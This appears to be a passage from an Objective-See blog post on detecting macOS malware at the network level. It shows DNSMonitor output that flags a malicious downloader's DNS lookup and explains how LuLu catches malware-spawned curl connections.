
It's also rather trivial to detect anomalies at the network level. For example, via Objective-See's **DNSMonitor**, we see, as we noted earlier when malware, such as a malicious downloader, resolves DNS requests:

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor

PROCESS:
{
    name = install;
    path = "/Users/user/Library/Application Support/install/install";
    pid = 5303;
}

PACKET:
Xid: 2963
QR: Query
Server: -nil-
Opcode: Standard
AA: Non-Authoritative
TC: Non-Truncated
RD: Recursion desired
RA: No recursion available
Rcode: No error
Question (1):
motorcyclesincyprus.com IN A
Answer (0):
Authority (0):
Additional records (0):
```

```
You might be wondering how we can tell the above request is anomalous/is attributed to malware (here,
named 'install'). And that's a great question.

First, if as we're monitoring all DNS traffic, we'd be able to detect that the process is new
(meaning, we hadn't seen it before). Next we could check the code signing information and see for
example its not notarized. Finally, (by querying the BTM database), we could see its persistent. All
these observations paint a pretty clear picture that the `install` is definitely shady.

We could also examine the URL being resolved, `motorcyclesincyprus.com`, noting that it has been
reported as being associated with malicious activity.
```

Sticking with network detections, **LuLu** can also detect malwares' unauthorized network access, even when the process itself is trusted.

For example, take a look at the following:



Spawned by the Malware (here named TodoTasks), curl Triggers a LuLu Alert

Though `curl` is of course a legitimate macOS binary, looking at the process hierarchy we can see it maps back to an untrusted process `TodoTasks` (of the `ToDoSwift` malware).

```
For more information or to grab any of our free, open-source tools, hop over to:

Objective-See's Tools.
```

💕 Support:

Love these blog posts? You can support them via my **Patreon** page!